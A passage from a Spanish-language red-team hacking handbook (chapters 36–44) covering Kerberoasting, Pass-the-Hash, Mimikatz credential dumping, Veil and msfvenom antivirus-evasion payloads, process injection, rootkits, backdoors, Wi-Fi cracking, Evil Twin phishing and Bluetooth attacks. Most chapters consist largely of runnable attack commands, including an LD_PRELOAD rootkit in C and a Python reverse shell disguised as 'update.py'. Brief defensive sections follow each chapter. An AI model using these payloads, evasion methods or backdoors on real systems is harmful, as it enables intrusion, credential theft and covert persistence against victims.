GetUserSPNs.py empresa.local/usuario:password -dc-ip 192.168.1.10 -request
```

2.

Crackeo de hashes offline Una vez capturados los TGS, se utilizan herramientas como John the Ripper o Hashcat:

```
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt
```

3. Si la contraseña del servicio es débil (ej. "Empresa2023!"), caerá en segundos.

□ Ventajas del Kerberoasting

- **Offline**: no genera tráfico sospechoso una vez que se tiene el ticket.
- **No requiere privilegios de Admin de Dominio** (con un usuario normal basta).
- **Silencioso**: difícil de detectar en redes poco monitorizadas.

□ Pass-the-Hash (PtH): autenticación sin contraseña

 El fundamento

Windows permite autenticarse con **hashes NTLM** en lugar de contraseñas en texto plano. El problema: si un atacante roba el hash NTLM de un usuario (por ejemplo, de la memoria con Mimikatz), puede usarlo directamente para moverse por la red.

 Paso a paso del ataque

Obtención de hashes NTLM Con Mimikatz:
`sekurlsa::logonpasswords`
O con Impacket:
`secretsdump.py empresa.local/usuario@192.168.1.15`
1.

Autenticación lateral con el hash Ejemplo en Mimikatz:
`sekurlsa::pth /user:Administrador /domain:empresa.local /ntlm:HASH`
Ejemplo con CrackMapExec:
`cme smb 192.168.1.0/24 -u Administrator -H HASH`
2. Aquí el atacante puede ejecutar comandos en múltiples equipos sin conocer la contraseña real.

 Ventajas del Pass-the-Hash

- No se necesita crackear nada.
- Funciona incluso si el usuario cambia de contraseña (mientras el hash siga válido).
- Es rápido y permite **movimiento lateral masivo**.

□♂□ Escenario práctico de laboratorio

Situación: El atacante logra acceso inicial a un PC de usuario común.

1. Enumera SPNs → identifica un servicio SQL con SPN vulnerable.
2. Ejecuta Kerberoasting → obtiene el hash del SQLSvc.
3. Crakea la contraseña → descubre que es `sqladmin2023`.
4. Con esa cuenta accede al servidor SQL → roba más credenciales.
5. Encuentra un hash NTLM de un administrador local.
6. Aplica Pass-the-Hash → pivota a varios servidores internos.
7. Finalmente, obtiene privilegios de Domain Admin.

Resultado: Control absoluto del dominio.

□ Defensa contra Kerberoasting y PtH

□ Contra Kerberoasting

- Usar **contraseñas robustas y largas** en cuentas de servicio.
- Implementar **Managed Service Accounts (MSA/gMSA)**.
- Monitorear solicitudes de tickets Kerberos inusuales.

□ Contra Pass-the-Hash

- **Eliminar uso de cuentas administrativas compartidas.**
- **Segregar privilegios:** un admin no debe usar su cuenta privilegiada para tareas diarias.
- **Implementar Windows Defender Credential Guard**.
- **Monitoreo con Sysmon y SIEM**: eventos de autenticación sospechosos.

□ Conclusión

Kerberoasting y Pass-the-Hash son armas silenciosas y devastadoras que muestran cómo la **autenticación en redes corporativas puede convertirse en la debilidad central de la seguridad**. Un Red Teamer debe dominarlas para demostrar el riesgo real, y un Blue Teamer debe conocerlas para detener ataques antes de que se conviertan en catástrofe.

Capítulo 37

Credential Dumping con Mimikatz

□ Introducción

En el universo del Red Team, pocas herramientas han alcanzado el estatus mítico de **Mimikatz**. Creada por Benjamin Delpy, comenzó como un “experimento académico” y se convirtió en una de las armas más usadas por grupos APT, pentesters y ciberdelincuentes. Su poder reside en la capacidad de **extraer credenciales directamente de la memoria del sistema**, lo que rompe la idea de que una contraseña cifrada es segura si ya se encuentra cargada en un proceso activo.

Este capítulo recorrerá las técnicas de **credential dumping** con Mimikatz, su uso en ataques reales y las medidas defensivas más efectivas.

¿Qué es Credential Dumping?

El **credential dumping** es la práctica de extraer credenciales (contraseñas, hashes, tickets de Kerberos, PINs, certificados) de la memoria de un sistema comprometido. En Windows, los **secretos viven en procesos como LSASS (Local Security Authority Subsystem Service)**, donde se gestionan las autenticaciones y sesiones activas.

Mimikatz: el bisturí del Red Team

Capacidades principales

- Extraer contraseñas en texto plano de **LSASS**.
- Recuperar **hashes NTLM** para ataques Pass-the-Hash.
- Dump de **tickets Kerberos** para Pass-the-Ticket.
- Manipulación de certificados con **PKINIT**.
- Inyección de credenciales falsas (Golden Ticket, Silver Ticket).

Uso básico en laboratorio

Todo lo que sigue debe realizarse **solo en entornos controlados**. Ejecutar Mimikatz en sistemas de producción equivale a abrir la caja de Pandora.

Ejecutar Mimikatz con privilegios de administrador

```
mimikatz.exe
privilege::debug
```

1. El comando `privilege::debug` habilita privilegios avanzados para leer procesos protegidos.

Volcado de credenciales en LSASS

```
sekurlsa::logonpasswords
```

2. Esto muestra credenciales activas: usuarios logueados, contraseñas en texto claro (si están disponibles), y hashes NTLM.

Dump de hashes NTLM de SAM

```
lsadump::sam
```

3. Extrae los hashes almacenados en la base SAM de Windows.

Dump de Kerberos tickets (TGT y TGS)

```
sekurlsa::tickets
```

4. Los tickets extraídos pueden usarse con **Pass-the-Ticket**.

Ejemplo de ataque en laboratorio

Escenario: El atacante compromete una máquina de un usuario con privilegios locales.

1. Eleva privilegios → obtiene SYSTEM.
2. Ejecuta Mimikatz → extrae credenciales en texto plano y hashes NTLM.
3. Con un hash NTLM de un administrador de dominio → realiza **Pass-the-Hash** y pivota a un Domain Controller.
4. Extrae tickets Kerberos del DC → crea un **Golden Ticket** para acceso persistente ilimitado.

Resultado: control total e indetectable de la infraestructura de Active Directory.

□ Ejemplo de salida real (Mimikatz)

```
Authentication Id : 0 ; 125648 (00000000:0001eabc)
Session           : Interactive from 1
User Name         : Administrador
Domain            : EMPRESA
Logon Server      : DC01
NTLM              : 8846f7eaee8fb117ad06bdd830b7586c
SHA1              : 3f3f647bc9308e0a43f8d406e23649d3d
Password          : Empresa2024!
```

Aquí el atacante obtiene directamente la **contraseña en texto plano** y el hash NTLM del administrador.

□♂□ Variantes del Credential Dumping con Mimikatz

- **sekurlsa::logonpasswords** → credenciales en memoria.
- **lsadump::sam** → hashes SAM.
- **lsadump::lsa /inject** → secretos de LSA.
- **sekurlsa::kerberos** → tickets Kerberos.
- **crypto::capi / crypto::certificates** → certificados digitales.

□ Defensa contra Mimikatz

1. **Credential Guard**: aísla LSASS en un contenedor protegido.
2. **Evitar privilegios innecesarios**: no dar derechos de administrador local.
3. **Restricciones en RDP y sesiones múltiples**.

4. **Seguridad en memoria**: usar EDR/antivirus que detecten acceso a LSASS.
5. **Rotación frecuente de contraseñas**: mitiga el impacto de credenciales robadas.
6. **Monitorización**: eventos como la apertura de LSASS deben levantar alertas.

□ Conclusión

Mimikatz es la encarnación del poder ofensivo del Red Team: con un solo comando, se puede **desenmascarar todo el esquema de autenticación de Windows**. Si en capítulos anteriores el atacante avanzaba con golpes quirúrgicos, aquí se muestra cómo un único error en la defensa puede abrir la caja fuerte completa de una organización.

Capítulo 38

Creación de payloads indetectables con Veil

□ Introducción

Si un atacante logra acceso remoto con Metasploit o un exploit personalizado, lo más probable es que tarde o temprano **choque contra un antivirus o EDR**. Aquí es donde entra **Veil**, un framework diseñado para generar payloads capaces de **evadir mecanismos de detección basados en firmas y heurísticas**. La filosofía es clara: un buen payload no es solo efectivo, también es **invisible**.

En este capítulo aprenderemos a usar Veil para crear backdoors indetectables, veremos ejemplos prácticos y exploraremos las limitaciones de estas técnicas frente a defensas modernas.

□ ¿Qué es Veil-Evasion?

Veil es un **framework de generación de payloads** que permite:

- Ofuscar payloads creados en Metasploit.
- Convertir shellcodes en binarios ejecutables.
- Implementar técnicas de evasión como:
    - **Ofuscación en Python, Ruby, PowerShell, C y Go.**
    - **Uso de cifrado XOR/AES para shellcode.**
    - **Generación de loaders personalizados.**
- Crear payloads en múltiples formatos: `.exe`, `.ps1`, `.py`, etc.

□ Instalación de Veil en Kali Linux

En Kali viene preinstalado, pero si no:

```
sudo apt update
sudo apt install veil
```

Luego inicializamos el entorno:

```
sudo veil
```

Esto abre el **menú interactivo** de la herramienta.

□ Generación de un payload básico

Supongamos que queremos un **reverse shell en Metasploit**, pero disfrazado.

Abrir Veil

```
veil
```

1.

Seleccionar payload

Dentro de Veil:

```
use 1
```

2. (ejemplo: `python/meterpreter/rev_https`)

Configurar parámetros

```
set LHOST 192.168.1.10
set LPORT 4444
```

3.

Generar payload

```
generate
```

Salida típica:

```
[*] Executable written to: /var/lib/veil/output/source/payload.exe
```

4.

Configurar el listener en Metasploit

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST 192.168.1.10
set LPORT 4444
run
```

5.

Cuando la víctima ejecute `payload.exe`, el antivirus clásico no lo detectará, y se establecerá una conexión reversa limpia.

□ Ejemplo avanzado: Payload PowerShell indetectable

```
veil
use 15
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.0.5
set LPORT 5555
generate
```

Esto produce un script `.ps1` que se puede ejecutar con:

```
powershell -ExecutionPolicy Bypass -File payload.ps1
```

☑Alta tasa de bypass en entornos corporativos donde los `.exe` levantan sospechas.

□ Técnicas de evasión

Veil no es magia negra, combina varias estrategias:

- **Encoding múltiple** del shellcode.
- **Uso de lenguajes alternativos** (ej. Go o Ruby) que no siempre están firmados en las firmas AV.
- **Inyección en memoria** en lugar de escribir en disco.
- **Uso de cifrado dinámico** para que el payload nunca sea igual en cada compilación.

Ejemplo de comando con cifrado AES:

```
set ENCODER aes_encrypt
generate
```

□ Limitaciones y contramedidas

1. **EDR modernos** detectan comportamientos en memoria, no solo firmas → el payload aún puede ser cazado si ejecuta funciones sospechosas.
2. **Sandboxing**: muchos AV ejecutan el binario en un entorno aislado antes de permitirlo.
3. **Whitelisting de aplicaciones**: si no está firmado o validado, el sistema lo bloquea.
4. **Monitorización de PowerShell**: comandos ofuscados pueden levantar alertas.

□ Defensa contra Veil

- Habilitar **Windows Defender ATP o EDR avanzados** con detección en memoria.
- Limitar la ejecución de binarios no firmados.
- Implementar **AppLocker o políticas de restricción de software**.
- Revisar logs de PowerShell (`Event ID 4104`).
- Uso de honeypots: dejar binarios trampa para detectar actividad Red Team.

⚡Ejemplo práctico de laboratorio

Escenario: Un pentester necesita persistencia en un Windows 10 protegido con un AV estándar.

1. Genera payload con Veil en Python → compilado en `.exe`.
2. Configura un listener en Metasploit.
3. Envía el archivo a la máquina objetivo como “actualización de software”.
4. La víctima lo ejecuta → conexión establecida, AV no alerta.
5. El atacante gana control remoto sigiloso.

□ Conclusión

Veil es un recordatorio de que **los payloads no necesitan ser ruidosos para ser letales**. Con unas pocas líneas de comando, un Red Team puede disfrazar un malware como un archivo inocente, mientras el defensor solo ve silencio en los dashboards.

El verdadero aprendizaje: **la seguridad basada únicamente en antivirus está muerta**.

Capítulo 39

Evasión de Antivirus y EDR

□ Introducción

La seguridad defensiva ha evolucionado: los viejos antivirus ya no son el enemigo principal, ahora reinan los **EDR (Endpoint Detection and Response)**. Estos sistemas no solo analizan archivos, también **vigilan procesos en memoria, comportamiento en tiempo real y patrones de ataque**.

Para un Red Teamer, evadirlos significa **pensar como un cazador furtivo**: nunca pisar la trampa, nunca dejar rastro.

En este capítulo exploraremos:

- Cómo operan los AV y EDR modernos.
- Estrategias clásicas de evasión.
- Técnicas avanzadas como **inyección en memoria**, **living off the land** y **cifrado dinámico**.
- Ejemplos prácticos de ofuscación y bypass.

□ Cómo piensan los defensores

Antivirus tradicionales:

- Escanean firmas estáticas en archivos.
- Detectan patrones conocidos de malware.
- Poca inteligencia frente a variantes personalizadas.

EDR modernos:

- Detectan **comportamientos sospechosos** (ej. inyección de procesos, llamadas a WinAPI críticas).
- Analizan **flujos de red** (ej. conexiones reversas extrañas).
- Implementan **sandboxing** (ejecutar binarios en entornos aislados para observarlos).
- Se apoyan en **Machine Learning** para cazar anomalías.

□ El atacante no solo debe engañar al **archivo scanner**, también al **monitor en tiempo real**.

□ Estrategias de evasión clásicas

1. **Ofuscación de código**
    - Cambiar nombres de funciones, variables y cadenas.

Ejemplo en Python:

```
import base64, os
code = "bXNmc2Vzc2lvbiA9ICJwYXlsb2FkIGdlbmVyYWRvIiA="
exec(base64.b64decode(code))
```

    -
2. **Empaquetadores (Packers)**
    - Compresión o cifrado del binario con herramientas como UPX.

- Desventaja: muchos AV detectan UPX → se usan packers personalizados.

3. **Crypters**
   - Encriptan payloads y los descifran en tiempo de ejecución.

Ejemplo con XOR simple:

```
def xor(data, key):
    return ''.join(chr(ord(c) ^ key) for c in data)

shellcode = xor(encrypted_code, 0x42)
exec(shellcode)
```

4. **Uso de lenguajes alternativos**
   - Payloads en **Go, Nim, Rust** → menor tasa de detección.

□ Técnicas avanzadas de evasión

1. **Inyección en memoria (Reflective DLL Injection)**
   - Cargar DLL maliciosas directamente en memoria sin escribir en disco.
   - Herramientas: Metasploit, Cobalt Strike.

Ejemplo en pseudo-C:

```
HANDLE hProc = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
LPVOID pRemote = VirtualAllocEx(hProc, NULL, size, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProc, pRemote, shellcode, size, NULL);
CreateRemoteThread(hProc, NULL, 0, (LPTHREAD_START_ROUTINE)pRemote,
NULL, 0, NULL);
```

2. ☑El AV no ve archivos sospechosos en disco.
3. **Living off the Land (LoL)**
   - Usar herramientas nativas del sistema como `powershell`, `mshta`, `rundll32`, `regsvr32`.

Ejemplo:

```
powershell -ExecutionPolicy Bypass -EncodedCommand <base64_payload>
```

4. → Nada de binarios extraños, solo PowerShell legítimo.
5. **Evasión de Sandboxing**
   - Muchos sandboxes ejecutan el payload solo unos segundos.
   - Truco: añadir **sleep largo o detección de VM**.

```
Sleep(60000); // 1 minuto
```

6.
7. **Cifrado dinámico de shellcode**
   - Cada vez que se genera, el payload usa un cifrado distinto.
   - Evita detección por firmas repetitivas.

□ Ejemplo práctico: Payload indetectable en PowerShell

Generar shellcode en Metasploit:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.1.15
LPORT=4444 -f psh-cmd
```

1.

Insertar en script con **ofuscación base64**:

```
$e = "JABTA..." # base64 payload
powershell -nop -w hidden -e $e
```

2.

3. Ejecutar con `-nop -w hidden` → sin ventanas, sin políticas de ejecución.

□ Contramedidas modernas

- **Defensa en profundidad**: AV + EDR + SIEM + NIDS.
- **Restricción de PowerShell** (`Constrained Language Mode`).
- **AppLocker / WDAC** → bloquea ejecución de binarios no firmados.
- **EDR con hooking avanzado** para detectar API sospechosas.
- **Honeypots en endpoints** para detectar intrusos que buscan credenciales.

□ Conclusión

La evasión de AV y EDR es un **juego del gato y el ratón**:

- El defensor analiza patrones → el atacante inventa mutaciones.
- El EDR refuerza monitoreo en memoria → el Red Team pasa a ofuscación en tiempo real.

El aprendizaje para el lector: **no existe payload indetectable para siempre**. Cada técnica tiene fecha de caducidad, y la creatividad es la verdadera arma del atacante.

Capítulo 40

Rootkits y backdoors personalizados

□ Introducción

Si el Red Team quiere realmente simular a un adversario avanzado, debe aprender a **esconderse después de comprometer un sistema**. Ahí es donde entran los **rootkits**: piezas de software diseñadas para alterar el comportamiento del sistema operativo y permanecer ocultos, incluso frente a herramientas forenses y defensivas.

Un **backdoor personalizado**, en cambio, es una puerta trasera programada a medida que evita las firmas y patrones de detección habituales.

En este capítulo aprenderemos:

- Qué son los rootkits y sus tipos.
- Cómo diseñar backdoors invisibles.
- Ejemplos prácticos de inyección y ocultamiento.
- Limitaciones y defensas modernas contra estas amenazas.

□ Rootkits: Anatomía de la invisibilidad

Los rootkits pueden clasificarse en:

- **Rootkits de modo usuario (Userland):** modifican procesos y librerías visibles (ej. `LD_PRELOAD` en Linux).
- **Rootkits de modo kernel (Kernel-land):** se instalan a nivel del núcleo, manipulando llamadas del sistema.
- **Rootkits de firmware/bootkits:** atacan la BIOS/UEFI, sobreviviendo a formateos.
- **Rootkits en memoria (fileless):** no tocan el disco, viven solo en RAM.

□ Cuanto más bajo esté el rootkit en la jerarquía, **más difícil será detectarlo**.

□ Ejemplo de rootkit simple en Linux (Userland)

Un rootkit puede interceptar llamadas del sistema mediante `LD_PRELOAD`. Ejemplo de librería en C para ocultar procesos:

```
#define _GNU_SOURCE
#include <dlfcn.h>
#include <dirent.h>
#include <string.h>

struct dirent *(*original_readdir)(DIR *) = NULL;

struct dirent *readdir(DIR *dirp) {
    if (!original_readdir)
        original_readdir = dlsym(RTLD_NEXT, "readdir");
```

```
    struct dirent *entry;
    while ((entry = original_readdir(dirp))) {
        if (strstr(entry->d_name, "malware") != NULL) continue; //
Oculta el proceso "malware"
        return entry;
    }
    return NULL;
}
```

Compilación:

```
gcc -shared -fPIC -o rootkit.so rootkit.c -ldl
```

Ejecución:

```
LD_PRELOAD=./rootkit.so ls /proc
```

☑El proceso llamado "malware" ya no aparecerá listado.

□ Backdoor personalizado en Python

Un backdoor minimalista que conecta al atacante:

```
import socket,subprocess,os
s=socket.socket()
s.connect(("192.168.1.10",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
```

Guardado como `update.py`, puede camuflarse como script legítimo.

Ejecución en el servidor atacante:

```
nc -lvp 4444
```

□ Técnicas de ocultamiento de backdoors

- **Persistencia en registros de Windows** (`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`).
- **Uso de Scheduled Tasks** para revivir tras reinicios.
- **Inyección en procesos legítimos** (`explorer.exe`, `svchost.exe`).

- **Uso de certificados falsos** para firmar binarios.
- **Disfraz en servicios del sistema** → "Windows Update Service" que en realidad es un backdoor.

□ Ejemplo de rootkit en Windows (modo kernel simplificado)

Un driver que oculta archivos llamados “evil.exe”:

```
NTSTATUS DriverEntry(PDRIVER_OBJECT pDriver, PUNICODE_STRING
pRegistryPath) {
    UNREFERENCED_PARAMETER(pRegistryPath);
    pDriver->DriverUnload = UnloadDriver;
    // Hook del IRP_MJ_DIRECTORY_CONTROL para manipular listados
    return STATUS_SUCCESS;
}
```

Este tipo de rootkits se compila como **driver firmado**, inyectándose a nivel kernel.

□ Técnicas avanzadas

1. **Hooking de llamadas de sistema** (`syscall hooking`).
2. **Manipulación de tablas SSDT** para alterar resultados de funciones del kernel.
3. **Uso de DKOM (Direct Kernel Object Manipulation):** alterar directamente estructuras del kernel para ocultar procesos.
4. **Firmware rootkits:** modifican el código UEFI para reinfectar tras reinstalar el SO.

□ Contramedidas contra rootkits

- **Secure Boot activado** → previene bootkits.
- **EDR con análisis en memoria** → puede detectar hooks.
- **Herramientas anti-rootkit** como GMER, chkrootkit, rkhunter.
- **Sysmon + SIEM** → detectar anomalías de procesos.
- **Monitoreo de firmware** con validación de hashes en BIOS.

□ Conclusión

Los rootkits y backdoors son la **cima del arte del camuflaje digital**. No se trata solo de acceder a un sistema, sino de **hacerse invisible dentro de él**. La defensa debe ser paranoica, porque un sistema puede estar limpio en apariencia, pero controlado por completo en el subsuelo.

Parte V – Ataques inalámbricos y móviles

Capítulo 41

Wi-Fi Hacking avanzado (WPA/WPA2/WPA3)

□ Introducción

Las redes inalámbricas son la **arteria principal** de la conectividad moderna, pero también son un **vector de ataque extremadamente fértil**. El Red Team debe dominar tanto los métodos tradicionales de explotación de redes Wi-Fi como las técnicas más modernas contra WPA3.

En este capítulo aprenderás:

- Cómo funciona la autenticación en WPA/WPA2/WPA3.
- Técnicas clásicas de captura de handshakes.
- Ataques avanzados con diccionarios, fuerza bruta y PMKID.
- Vulnerabilidades específicas de WPA3 (Dragonblood).
- Uso de herramientas como Aircrack-NG, Hashcat, hcxdumptool, Bettercap.

□ Recordatorio rápido: protocolos de Wi-Fi

- **WEP (descontinuado)** → trivial de romper en minutos.
- **WPA (TKIP)** → primera mejora, aún débil.
- **WPA2 (CCMP/AES)** → estándar dominante, fuerte, pero vulnerable a ataques por diccionario.
- **WPA3 (SAE/Dragonfly handshake)** → más seguro, pero con vulnerabilidades recientes si se configura mal.

□ Ataque clásico: Captura de handshake WPA2

El **4-way handshake** se produce cuando un cliente se autentica en el AP. Capturarlo permite intentar romper la contraseña offline.

1. **Captura con Airodump-NG:**

```
airmon-ng start wlan0
airodump-ng wlan0mon --bssid 00:11:22:33:44:55 --channel 6 -w captura
```

2. **Desautenticación para forzar handshake:**

```
aireplay-ng -0 5 -a 00:11:22:33:44:55 wlan0mon
```

3. **Crack con diccionario:**

```
aircrack-ng -w rockyou.txt -b 00:11:22:33:44:55 captura.cap
```

☑Si la clave está en el diccionario → acceso total.

⚡Ataque PMKID (sin handshake completo)

Un método más reciente evita incluso la espera del 4-way handshake. Se captura el **PMKID** del AP directamente.

1. **Captura con hcxdumptool:**

```
hcxdumptool -i wlan0mon -o pmkid.pcapng --enable_status=1
```

2. **Conversión a formato Hashcat:**

```
hcxpcapngtool -o pmkid.16800 -E essidlist pmkid.pcapng
```

3. **Ataque con Hashcat:**

```
hashcat -m 16800 pmkid.16800 rockyou.txt
```

 Este ataque funciona en routers mal configurados que permiten el PMKID.

□♂□ Ataques contra WPA3 (Dragonblood)

WPA3 introduce **SAE (Simultaneous Authentication of Equals)** para reemplazar los handshakes tradicionales. Sin embargo, **Dragonblood** (2019) reveló debilidades:

- Posibilidad de ataques por diccionario en implementaciones deficientes.
- Downgrade a WPA2 si el AP lo permite.

Ejemplo con **Bettercap** para forzar downgrade:

```
bettercap -iface wlan0mon
```

```
wifi.recon on
wifi.assoc BSSID
wifi.deauth BSSID
```

Una vez forzado el downgrade, el atacante puede volver a un ataque WPA2 clásico.

□ Otros ataques avanzados

- **Ataques Evil Twin:** crear un AP falso con mismo SSID para capturar credenciales.
- **Captive Portal phishing:** levantar una página de login falsa en el Evil Twin.
- **Ataques KRACK (Key Reinstallation Attacks):** explotación de vulnerabilidad en el 4-way handshake de WPA2.
- **Ataques contra WPS (Wi-Fi Protected Setup):** muchos routers aún tienen PIN WPS vulnerable (explotable con Reaver).

Ejemplo:

```
reaver -i wlan0mon -b 00:11:22:33:44:55 -vv
```

□ Contramedidas

- **Usar WPA3 con SAE bien configurado** (sin downgrade a WPA2).
- **Desactivar WPS siempre.**
- **Contraseñas largas (mínimo 16 caracteres, no en diccionarios).**
- **Filtrado MAC no es suficiente** (fácil de evadir).
- **Monitoreo con WIDS/WIPS** para detectar Evil Twins.

□ Conclusión

El Wi-Fi hacking es un **clásico inmortal del Red Team**, donde el atacante puede lograr acceso inicial a toda una red corporativa a partir de un solo error en la seguridad inalámbrica. El juego ha evolucionado: **ya no se trata de romper WPA2 con rockyou.txt, sino de combinar ataques PMKID, Evil Twin, y downgrade contra WPA3**.

Capítulo 42

Rogue Access Points y Evil Twins

□ Introducción

Las redes Wi-Fi son uno de los objetivos favoritos de los equipos ofensivos. Mientras que en capítulos anteriores vimos cómo romper WPA2/WPA3, en este capítulo nos centramos en un enfoque diferente: **no atacar la criptografía, sino al usuario**.

Un **Rogue Access Point** es un punto de acceso no autorizado en una red corporativa, instalado por un atacante o incluso por un empleado negligente. Un **Evil Twin** es una copia maliciosa de un AP legítimo: mismo SSID, mismas características aparentes, pero controlado por el atacante.

La filosofía es simple:

- Si no puedo entrar en tu Wi-Fi…
- **haré que entres tú al mío.**

□ Montando un Rogue Access Point

El Red Team puede crear un AP falso con herramientas como **hostapd**, **airbase-ng** o **Bettercap**.

Ejemplo con **airbase-ng**:

```
airmon-ng start wlan0
airbase-ng -e "EmpresaCorp" -c 6 wlan0mon
```

Esto levanta un AP con el SSID `"EmpresaCorp"`. Cualquier cliente que busque automáticamente esa red puede conectarse.

□ Evil Twin con portal cautivo (phishing Wi-Fi)

Una de las variantes más usadas es combinar el Evil Twin con un **portal cautivo falso**.

1. Se levanta el AP malicioso.
2. Se redirige todo el tráfico HTTP a un servidor web local (Apache, Nginx).
3. Se presenta una página de login falsa (ejemplo: “Necesitas reautenticarte en la Wi-Fi de la empresa”).

Ejemplo de redirección con iptables:

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 192.168.1.100:80
```

Allí se aloja el portal falso con **phishing de credenciales**.

□ Evil Twin avanzado con Bettercap

Bettercap simplifica el ataque:

```
bettercap -iface wlan0mon
wifi.recon on
wifi.show
wifi.ap -on -essid "EmpresaCorp" -channel 6
http.server on
http.proxy on
```

Esto no solo crea el AP malicioso, sino que también permite **inspeccionar, modificar e inyectar tráfico**.

□ Técnicas de atracción de víctimas

- **Deautenticación masiva:** expulsar a los clientes del AP legítimo para que se conecten al Evil Twin.

```
aireplay-ng -0 10 -a 00:11:22:33:44:55 wlan0mon
```

- **Aumento de potencia:** configurar el Rogue AP con más señal que el real.
- **Nombres similares:** si la red se llama `EmpresaCorp`, el atacante usa `EmpresaCorp_Free` o `EmpresaCorp5G`.

□ Escenarios de ataque

1. **Oficina corporativa:** Un Evil Twin imita la red oficial; usuarios distraídos ingresan sus credenciales en el portal cautivo → robo directo de credenciales de Active Directory.
2. **Cafetería pública:** Se monta un AP “FreeWiFi” → robo de sesiones HTTP, capturas de cookies, man-in-the-middle en redes sociales.
3. **Hoteles y aeropuertos:** Clientes que confían ciegamente en la red → robo masivo de datos de conexión y potencial instalación de malware vía payloads descargados automáticamente.

□ Contramedidas

- **WIDS/WIPS (Wireless Intrusion Detection/Prevention Systems):** sistemas que detectan APs falsos.
- **Validación de certificados en portales cautivos:** no aceptar páginas HTTP sin HTTPS.
- **Deshabilitar autoconexión automática** a redes conocidas en los dispositivos.
- **Educar a usuarios:** la capa humana es el eslabón más débil.
- **802.1X + EAP-TLS:** autenticación basada en certificados, mucho más resistente a ataques Evil Twin.

□ Conclusión

Los **Rogue APs y Evil Twins** son una de las armas más efectivas del arsenal Red Team porque explotan el eslabón humano. El atacante no necesita descifrar WPA2 ni WPA3: **solo necesita engañar al usuario para que entregue voluntariamente sus credenciales**.

En entornos corporativos, un Evil Twin bien armado puede equivaler a un acceso inicial directo al **Active Directory**.

Capítulo 43

Bluetooth Hacking

□ Introducción

Bluetooth nació en los 90 como un estándar para reemplazar cables. Hoy es un protocolo complejo con múltiples perfiles y capas, pero con una seguridad que muchas veces queda relegada frente a Wi-Fi. Los ataques Bluetooth tienen algo especial: **no necesitan Internet ni infraestructura de red corporativa**, solo proximidad física. Eso lo hace perfecto para ataques **sigilosos en campo**.

□ Reconocimiento de dispositivos Bluetooth

El primer paso en el hacking Bluetooth es detectar qué hay alrededor. Herramientas como **hcitool** y **bluetoothctl** permiten listar dispositivos cercanos.

Ejemplo:

```
hcitool scan
```

Esto devuelve direcciones MAC y nombres de los dispositivos.

Con **btscanner** podemos obtener más información: fabricante, servicios activos, versión del firmware.

□ Herramientas esenciales de Bluetooth Hacking

- **BlueZ** → stack oficial de Linux, base para múltiples ataques.
- **hciconfig** → manipula interfaces Bluetooth.
- **bluesnarfer** → robo de información de contactos, SMS o registros.
- **carwhisperer** → inyección y grabación de audio en kits de manos libres de automóviles.
- **crackle** → rompe cifrado en conexiones Bluetooth Low Energy (BLE).
- **bettercap** → incluye módulos para sniffing y ataques BLE.

□ Técnicas de ataque

1. Bluesnarfing

Consiste en **robar datos** (contactos, mensajes, archivos) de un dispositivo Bluetooth mal configurado. Ejemplo con bluesnarfer:

```
bluesnarfer -r 1-100 -C 1 -b 00:11:22:33:44:55
```

Esto extrae los primeros 100 contactos del teléfono con MAC indicada.

---

2. Bluebugging

Permite tomar control del dispositivo objetivo (enviar comandos AT, iniciar llamadas, mandar SMS). Un atacante podría incluso activar el micrófono del smartphone sin que el usuario lo note.

---

3. Car Hacking con Carwhisperer

Muchos sistemas manos libres de autos no piden PIN o lo usan por defecto (`0000`, `1234`). Con Carwhisperer se puede **inyectar audio** o grabar conversaciones dentro del vehículo.

---

4. Bluetooth Low Energy (BLE) Attacks

BLE se usa en relojes inteligentes, cerraduras electrónicas, sensores IoT y dispositivos médicos. Con **crackle** y **bettercap**, un atacante puede:

- Capturar handshakes BLE.
- Romper cifrado de claves débiles.
- Suplantar dispositivos legítimos (ataques de replay o spoofing).

Ejemplo con bettercap:

```
sudo bettercap -iface hci0
ble.recon on
ble.show
ble.scan on
```

Esto lista todos los dispositivos BLE cercanos y sus características.

---

5. Blueborne Attack

Una vulnerabilidad famosa (2017) que permitía ejecutar código remoto en Android, Windows, Linux e iOS simplemente por tener Bluetooth activo, **sin emparejamiento previo**. Lección aprendida: **Bluetooth expone una superficie de ataque inmensa y transversal**.

□ Escenarios de Red Team

- **Exfiltración de datos en oficinas**: un atacante en un café cercano puede sniffear tráfico BLE de teclados o mouse inalámbricos inseguros.
- **Intrusión en smartlocks**: cerraduras electrónicas que dependen de aplicaciones BLE son vulnerables a ataques de replay.
- **Ataques a autos conectados**: manipulación de kits manos libres o robo de conversaciones vía Carwhisperer.
- **Wearables corporativos**: pulseras de acceso, relojes inteligentes con notificaciones de correo → fuga de información sensible.

□ Contramedidas

- **Desactivar Bluetooth cuando no se use** (especialmente en móviles).
- **Evitar PIN por defecto** y forzar emparejamientos seguros.
- **Monitoreo BLE en entornos críticos** con herramientas de detección.
- **Segmentación de IoT/BLE** en redes aisladas para reducir impacto.
- **Actualizar firmware** de dispositivos con parches de seguridad.

□ Conclusión

El **Bluetooth Hacking** demuestra que el campo de batalla del Red Team no se limita a servidores y Wi-Fi: está en cada auricular, en cada auto conectado, en cada dispositivo IoT que llevamos en el bolsillo. Un atacante con un simple adaptador Bluetooth y un portátil con Kali puede obtener acceso a **información sensible, control de dispositivos o espionaje en tiempo real**.

En la guerra silenciosa de las ondas, el enemigo ya no necesita cables… solo **acercarse lo suficiente**.

Capítulo 44

GSM y 4G: interceptando el aire

□ Introducción

Si el Wi-Fi y el Bluetooth representan la periferia inmediata, las redes **GSM, 3G, 4G e incluso 5G** son la columna vertebral de la comunicación humana moderna. Teléfonos, mensajes SMS, aplicaciones de autenticación en dos pasos, banca móvil: todo pasa por el aire. Y ese aire, si se sabe escuchar, **revela secretos**.

La seguridad móvil ha evolucionado, pero también lo han hecho las técnicas de intercepción. En este capítulo exploraremos cómo un Red Team furioso puede **espiar llamadas, descifrar SMS o manipular tráfico 4G**, con las mismas armas que usan agencias de inteligencia y cibercriminales.

□ Conceptos básicos de GSM y 4G

